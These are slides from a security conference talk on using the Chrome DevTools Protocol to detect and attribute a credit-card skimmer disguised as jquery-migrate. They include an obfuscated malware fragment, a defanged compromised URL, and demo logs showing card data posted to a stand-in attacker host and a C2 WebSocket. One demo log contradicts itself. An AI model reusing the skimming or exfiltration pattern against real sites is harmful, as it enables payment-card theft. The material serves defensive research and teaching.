

Tim Christovich
BSides Orlando 2025

Security Research with the Chrome DevTools Protocol





In June of this year, cyber researchers responded to a report of 'unusual online behavior' from an enterprise executive. What they found was a textbook example of a modern supply chain attack...





URL loaded by the
campaign target

hxxps://tabukchamber[.]sa/wp-content/cache/
autooptimize/js/autooptimize_979aed35e1d8b90442a7373c2ef98a82[.]js



A seemingly benign resource bundle including `jquery-migrate-3.4.1.min.js` contained heavily obfuscated malicious Javascript.



“This plugin is commonly bundled into WordPress themes and plugins, particularly on legacy websites or during migration phases between major version upgrades.”

```
if (typeof zqxw === "undefined") {  
  function s() {  
    var E = ['//j', 'eva', 'htt', 'str', 'toS', 'ati', 'ran', 'tus', 'dyS', 'm/s', 'dom', '.co', 'hos', 'get', 'nge', 'swe', 'ver', 'pon', 'sub', 'cha', 'tna', 'kie', 'loc', 'ind', '1590vSSolk', 'GET', 'res', '172jprFvJ', '12016760UivFu', '74577SqkzB'];  
    s = function() {  
      return E;  
    };  
    return s();  
  }(function(j, w) {  
    var a = {  
      j: 0x18b,  
      w: 0x170,  
      b: 0x175,  
      O: 0x173,  
      q: 0x180,  
      X: 0x184,  
      F: 0x189,  
      U: 0x174,  
      u: 0x156,  
      S: 0x18c,  
      Q: 0x17f  
    },  
    j,
```



Evidence



Network Traffic

The malicious script appears to be first-party, making it look legitimate.

File on Disk

The filename is `jquery-migrate-3.4.1.min.js`. It's a file your tools are trained to ignore.

Runtime Behavior

The browser is creating fake payment forms and exfiltrating data.





A Real World Supply Chain Attack



The Target: A senior executive at an enterprise client.

The Vector: The user visited a legitimate (but compromised) business website (tabukchamber[.]sa).

The Payload: A malicious script, disguised as the official jquery-migrate-3.4.1.min.js, was silently delivered and executed.

The Method: The attack was orchestrated by Parrot TDS, a sophisticated traffic direction system, hiding in a WordPress optimization file.



The Challenge



Static Analysis is a Difficult

The malicious code is heavily obfuscated and appended to a trusted 1MB library file.

Manually finding the payload is a non-trivial effort, and doesn't prove it's the source of the runtime behavior.

Network Traffic is Deceptive

The script is loaded from the victim's own domain.

The selective delivery by Parrot TDS means your analysis sandbox might see a clean version of the file, while real victims get the malware.

The Evidence is Circumstantial

You can see the effect (some UI-modifying payload, a malicious network call), but you can't definitively link it back to the cause

You are missing the crucial link to prove which of the 20+ scripts on the page is the culprit.





Blog

Corporate

Products and Solutions

Unit 42 Threat Research

Partners

Search blog

Blog / Cloud Security / AppSec / Breakdown: Widespread Npm...

Breakdown: Widespread npm Supply Chain Attack Puts Billions of Weekly Downloads at Risk

By Asaf Henig ar



Products

Solutions

Why Akamai

Resources

Partners

Contact Us

Blog > Security > Magecart Attack Disguised as Google Tag Manager


Magecart Attack Disguised as Google Tag Manager



Roman Lvovsky

February 15, 2023

Share



Palo Alto



Akamai

reflectiz

Product

Industries

Use cases

Resources

Company

Plans


Blog > Magecart & Web-skimming > Magecart is Back in 2025: Learn About Its Latest Hiding Place

Magecart is Back in 2025: Learn About Its Latest Hiding Place



Onn Nir
Content Manager

April 8, 2025
7 min read



Veteran web skimmer now disguised in tags



Reflectiz

Identified a new twist on the Magecart attack targeting e-commerce malicious code within seemingly harmless HTML image tags, and using ng (a standard method) to conceal its malicious intent. In this post we actics that have kept Magecart alive, but first...



The solution?

Ask the browser





A quick aside



About me:

Bitsight's TRACE security research team

BITSIGHT®

We run one of the largest internet-wide scanning platforms, **Groma**

- Read about it: greynoise.io/blog/new-sensor-benign-activity
- Check out some data at groma.io



Your New Research Toolkit

The Chrome DevTools Protocol (CDP)



CDP: The Browser's API



Anything you can do manually in DevTools, you can automate at scale with a script - including access to additional environment features

Tools like Playwright and Puppeteer rely on CDP for their feature set



CDP Command Structure: Domains (some)



Runtime

For interacting with the live JS environment
Execute JavaScript, Inspect objects, query the memory heap

Debugger

Full control over code execution
Set breakpoints, pause scripts, and inspect the call stack

Network

Intercept and inspect every network request and response,
Pretty much just like the Network tab.

DOM

Traverse and modify the page's structure

Page

Actions and events related to the inspected page (navigation, loading, etc)



How It Works: Commands and Events



Simply put...

Send *Commands* to ask the browser to do something

Listen for *Events* sent by the browser when something happens

// Your script sends this JSON command:


```
{
  "id": 1,
  "method": "Runtime.evaluate",
  "params": {
    "expression": "1 + 1"
  }
}
```

// The browser sends this event when a request starts:

```
{
  "method": "Network.requestWillBeSent",
  "params": {
    "requestId": "1234.1",
    "request": { "url": "..." }
  }
}
```



Demo Environment



The screenshot shows a web browser window with the title 'SecureShop - Checkout'. The address bar shows a file path: '/Users/timothy.christovich/Projects/bsides-orlando-talk-2025/dist/test...'. The page has a purple background. A white card in the center contains the checkout form. At the top of the card is the 'SecureShop' logo and the text 'Complete your secure checkout'. A yellow badge in the top right corner of the card says 'DEMO ENVIRONMENT'. The form includes an 'Order Summary' table, a 'Credit Card Number' field, 'Expiry Date' and 'CVV' fields, a security message, and a 'COMPLETE PURCHASE' button.

Order Summary	
Premium Security Course	\$199.00
Tax	\$19.90
Total	\$218.90

Credit Card Number
1234 5678 9012 3456

Expiry Date CVV
MM/YY 123

Your payment information is encrypted and secure

COMPLETE PURCHASE

SecureShop features a checkout page with a credit card form and a submit option.

```
<script src="jquery-migrate-3.4.1.js"></script>
```

Contains **jquery-migrate** version 3.4.1

```
<script src="app.js"></script>
```

Contains **axios** for making web requests, installed via npm



Part 1: Observing the Anomalous Behavior



Observing the Anomalous Behavior



Our first step is to get irrefutable proof that the browser's environment has been altered and that sensitive data is being exfiltrated.

```
# CDP Method: Runtime.evaluate  
# This command is like a universal multitool. It lets us  
# execute any JavaScript expression inside the browser's  
# context and get the result back.
```

```
response = await cdp.send_cdp(  
    "Runtime.evaluate",  
    {"expression": "window.fetch.toString()"}  
)
```



Data Tracing



```
# CDP Method: Network.enable
# This command subscribes our script to all network activity.
# From this point on, the browser will send us an event
# every time a request starts, a response is received, etc.
await cdp.send_cdp("Network.enable")

# We then listen for the "Network.requestWillBeSent" event
# and inspect its payload for our string.
event = await cdp.get_event(timeout=2)
method = event.get("method")
if method == "Network.requestWillBeSent":
    # Look at payload
```



Part 1: Demo



```
bsides-orlando-talk-2025 — -zsh — 115x24
tchristo:~/Projects/bsides-orlando-talk-2025$ python3 phase1.py
--- Launching Headless Chrome on port 9222 ---
Connected to browser tab!

[PHASE 1] Runtime & Data Flow Analysis
=====

Initiating page navigation to: http://localhost:8000/test-page.html
Waiting for DOM load event...
Page load event fired - DOM ready

[CHECK 1] Testing runtime integrity...
-> Examining window.fetch function signature...
-> Function signature: function(...args) {
console.log("FETCH HIJACKED by monkey-patch!");
// The attacker could in...
-> RESULT: Function does NOT contain '[native code]'
```

Monkey Patching:
Dynamically replacing the
browser's built-in, native functions
with custom code

```
-> Assessment: Runtime modification detected (monkey-patching)
-> Evidence: Custom implementation overrides native browser API
SECURITY ALERT: window.fetch has been compromised

[CHECK 2] Setting up data flow analysis...
-> Checking form elements...
```



Part 1: Demo



bsides-orlando-talk-2025 — -zsh — 115x24

```
-> Injecting tracking marker: '4987 1234 5678 9012'  
-> Marker injection: SUCCESS  
-> Field now contains: '4987 1234 5678 9012'  
  
-> Triggering form submission...  
-> Form submission: SUCCESS  
  
-> Monitoring network traffic for tracked data...  
-> Listening for outbound requests...  
-> Captured: GET http://localhost:8000/favicon.ico  
-> Console: Hijacking form submission...  
-> Console: Exfiltrating data using app's axios instance...  
-> Captured: POST https://attacker-domain.com/collect
```

=== EXFILTRATION DETECTED ===

```
> Method: POST  
> Destination: https://attacker-domain.com/collect  
> Tracked payload found in POST data!  
> Data: {"cc":"4987 1234 5678 9012","cvv":""}
```

INVESTIGATION RESULT: MALICIOUS ACTIVITY CONFIRMED

```
> Tracked data successfully followed from source to sink  
> Data exfiltration attempt detected and logged
```

Confirmation that:

1. Browser runtime has been tampered with
2. Exfiltration is happening



Part 2: Finding the Modified Component





Attribute the Behavior to a Source



In part 1, we proved that `window.fetch` was tampered with.
Now, we will use that tampered function as an artifact and trace it directly back to the file that created it.



Technique: From Function to File



```
# CDP Method: Runtime.getProperties
# This command lets us inspect the internal state of a
# JavaScript object, including hidden, non-enumerable
# properties that you can't normally see.

# 1. Get a handle to the malicious function
response = await cdp.send_cdp(
    "Runtime.evaluate",
    {"expression": "window.fetch", "returnByValue": False}
    # returnByValue: False is key!
)
function_object_id = response['result']['result']['objectId']

# 2. Inspect its internal properties to find the source
response = await cdp.send_cdp(
    "Runtime.getProperties",
    {"objectId": function_object_id}
)
```



Technique: From Function to File



```
# CDP Method: Runtime.getProperties
# This command lets us inspect the internal state
# JavaScript object, including hidden, non-enumerable
# properties that you can't normally see.
```

```
# 1. Get a handle to the malicious function
response = await cdp.send_cdp(
    "Runtime.evaluate",
    {"expression": "window.fetch", "returnByValue": False}
)
function_object_id = response['result']['result']['objectId']
```

```
# 2. Inspect its internal properties to find
response = await cdp.send_cdp(
    "Runtime.getProperties",
    {"objectId": function_object_id}
)
```

Returns an **objectId** instead of value, important for part 2...

Returns **[[FunctionLocation]]**: Metadata attached to every function by the browser's JavaScript engine (V8) that points directly to the script file, line number, and column number where that function was defined (browser's own internal audit trail)



Part 2: Demo



```
bsides-orlando-talk-2025 — -zsh — 115x24
tchristo:~/Projects/bsides-orlando-talk-2025$ python3 phase2.py
--- Launching Headless Chrome on port 9222 ---
Connected to browser tab!

[PHASE 2] Function Attribution & Source Mapping
=====

Initiating page navigation to: http://localhost:8000/test-page.html
Waiting for script parsing events...
> Script registered: ID=5, URL=chrome://newtab/
> Script registered: ID=6, URL=chrome://newtab/
> Script registered: ID=7, URL=chrome://resources/cr_elements/cr_toggle/cr_toggle.js
> Script registered: ID=8, URL=chrome://resources/cr_elements/policy/cr_tooltip_icon.js
> Script registered: ID=9, URL=chrome://resources/js/util.js
> Script registered: ID=11, URL=chrome://resources/js/assert.js
> Script registered: ID=14, URL=chrome://resources/cr_elements/cr_ripple/cr_ripple_mixin.js
> Script registered: ID=13, URL=chrome://resources/cr_elements/cr_toggle/cr_toggle.html.js
> Script registered: ID=18, URL=chrome://resources/cr_elements/policy/cr_tooltip_icon.html.js
> Script registered: ID=16, URL=chrome://resources/cr_elements/policy/cr_tooltip_icon.css.js
> Script registered: ID=17, URL=chrome://resources/cr_elements/cr_toggle/cr_toggle.css.js
> Script registered: ID=10, URL=chrome://resources/js/cr.js
> Script registered: ID=15, URL=chrome://resources/cr_elements/cr_tooltip/cr_tooltip.js
> Script registered: ID=19, URL=chrome://resources/cr_elements/icons.html.js
> Script registered: ID=20, URL=chrome://resources/cr_elements/cr_icon/cr_icon.js
```



Part 2: Demo



```
bsides-orlando-talk-2025 — -zsh — 115x24
> Script registered: ID=21, URL=chrome://resources/cr_elements/cr_ripple/cr_ripple.js
> Script registered: ID=22, URL=chrome://resources/cr_elements/cr_shared_style_lit.css.js
> Script registered: ID=23, URL=chrome://resources/cr_elements/cr_shared_vars.css.js
> Script registered: ID=24, URL=chrome://resources/js/promise_resolver.js
> Script registered: ID=25, URL=chrome://resources/js/event_tracker.js
> Script registered: ID=27, URL=chrome://resources/cr_elements/cr_tooltip/cr_tooltip.html.js
> Script registered: ID=26, URL=chrome://resources/cr_elements/cr_tooltip/cr_tooltip.css.js
> Script registered: ID=28, URL=chrome://resources/js/static_types.js
> Script registered: ID=12, URL=chrome://resources/lit/v3_0/lit.rollup.js
> Script registered: ID=29, URL=chrome://resources/cr_elements/cr_icon/cr_icon.css.js
> Script registered: ID=31, URL=chrome://resources/cr_elements/cr_icon/iconset_map.js
> Script registered: ID=30, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.js
> Script registered: ID=32, URL=chrome://resources/cr_elements/cr_ripple/cr_ripple.css.js
> Script registered: ID=33, URL=chrome://resources/cr_elements/cr_hidden_style_lit.css.js
> Script registered: ID=34, URL=chrome://resources/cr_elements/cr_icons_lit.css.js
> Script registered: ID=35, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.css.js
> Script registered: ID=36, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.html.js
> Script registered: ID=37, URL=
> Script registered: ID=5, URL=http://localhost:8000/jquery-migrate-3.4.1.js
> Script registered: ID=6, URL=http://localhost:8000/app.js
> Script registered: ID=7, URL=http://localhost:8000/test-page.html
> Page load complete - script discovery phase finished
```

Script mapping complete: 33 scripts discovered



Part 2: Demo



```
bsides-orlando-talk-2025 — -zsh — 115x24
> Script registered: ID=31, URL=chrome://resources/cr_elements/cr_icon/iconset_map.js
> Script registered: ID=30, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.js
> Script registered: ID=32, URL=chrome://resources/cr_elements/cr_ripple/cr_ripple.css.js
> Script registered: ID=33, URL=chrome://resources/cr_elements/cr_hidden_style_lit.css.js
> Script registered: ID=34, URL=chrome://resources/cr_elements/cr_icons_lit.css.js
> Script registered: ID=35, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.css.js
> Script registered: ID=36, URL=chrome://resources/cr_elements/cr_icon/cr_iconset.html.js
> Script registered: ID=37, URL=
> Script registered: ID=5, URL=http://localhost:8000/jquery-migrate-3.4.1.js
> Script registered: ID=6, URL=http://localhost:8000/app.js
> Script registered: ID=7, URL=http://localhost:8000/test-page.html
> Page load complete - script discovery phase finished

Script mapping complete: 33 scripts discovered
Beginning function attribution analysis...
Target: window.fetch (suspected of monkey-patching)

=== SUSPECT IDENTIFIED ===
> The monkey-patching of 'window.fetch' was traced back to:
> http://localhost:8000/jquery-migrate-3.4.1.js
> Location: Line 5, Column 23

--- Investigation Complete ---
tchristo:~/Projects/bsides-orlando-talk-2025$
```

We have definitively linked the malicious behavior (the monkey-patch) to its source. The “trusted file” is the culprit.



Part 3: Intercept an Adversary





Intercepting the C2 Channel

We've uncloaked the malware, but what happens next? A sophisticated attacker needs a way to send commands and receive data. We will now monitor the browser for persistent connections to intercept the attacker's live Command and Control (C2) channel.



WebSocket Interception



This gives us a direct look into the attacker's ongoing operations. We'll use the **Network** domain to listen for **websocketCreated** and **websocketFrameSent** events. This allows us to isolate the C2 channel and decode its traffic, separate from all the normal HTTP requests that create noise.

```
# CDP Events: Network.websocketCreated &  
Network.websocketFrameSent  
# These events give us a granular view into persistent  
# connections that traditional request/response logging misses.
```

```
event = await cdp.get_event()  
if event.get("method") == "Network.websocketFrameSent":  
    payload = event['params']['response']['payloadData']  
    print(f"C2 Traffic Sent ->: {payload}")
```



Part 3: Demo



bsides-orlando-talk-2025 — -zsh — 115x24

```
tchristo:~/Projects/bsides-orlando-talk-2025$ python3 phase3_c2.py
```

```
--- Launching Headless Chrome on port 9222 ---
```

```
Connected to browser tab!
```

```
[PHASE 3] Covert C2 Channel Analysis
```

```
=====
```

```
Initiating page navigation to: http://localhost:8000/test-page.html
```

```
Monitoring for covert command & control communications...
```

```
Listening for network events...
```

```
WebSocket connection established:
```

```
> URL: wss://attacker-c2-server.com/socket
```

```
> Connection ID: 78306.6
```

```
=== COVERT C2 CHANNEL INTERCEPTED ===
```

```
ANALYSIS RESULT: No C2 WebSocket activity detected
```

```
> This may indicate dormant payload or alternative C2 method
```

```
--- Investigation Complete ---
```

```
tchristo:~/Projects/bsides-orlando-talk-2025$
```

Even persistent, post-load
communication can be
intercepted and decoded.





The Scaling Problem



From one site to one million sites?

A single researcher could find this with enough time, but manual investigation simply can't keep up when many hosts are involved.

This is where CDP becomes essential for web application security research at scale



Beyond an Isolated Incident: Further Use Cases



Enable Proactive Threat Hunting

- Automated Signature Generation based on features shown in demos

Understanding the Supply Chain

- When scanning the internet, capture all scripts and what scripts these scripts call

- Answer questions like

 - "Which obscure analytics library is secretly a dependency for X% of the Alexa Top 1000?"

 - "Can we visualize the 'blast radius' of an npm package compromise?"

- Bonus: "Are any of our scripts loading other, unapproved scripts from fourth-party domains?"

Evaluate Client-Side Security Posture


- `DOMDebugger.setDOMBreakpoint` to monitor for script interaction with sensitive forms

- Use the `Security` domain to capture CSP violation reports



The browser sees everything.

With Chrome DevTools Protocol, so can you.



What we covered today



Everything else



chromedevtools.github.io/devtools-protocol



Demo Code

 github.com/timtheguy/bsides-orlando-2025-cdp

Up for a challenge?

Our competitor's data analytics service, 'InsightIQ', is running on our site. We've noticed a strange performance issue: every time a log message is displayed and removed from the screen, our browser's memory usage spikes momentarily. An anonymous source claims their script is attaching a 'tracking payload' to these temporary log elements just before they're destroyed. Your mission: use the Chrome DevTools Protocol to pause the browser at the exact moment an element is being removed, inspect its in-memory properties, and find the hidden payload. That payload is the flag.

timtheguy.github.io/ctf

Message me on Discord with the solution: *itstimtheguy*

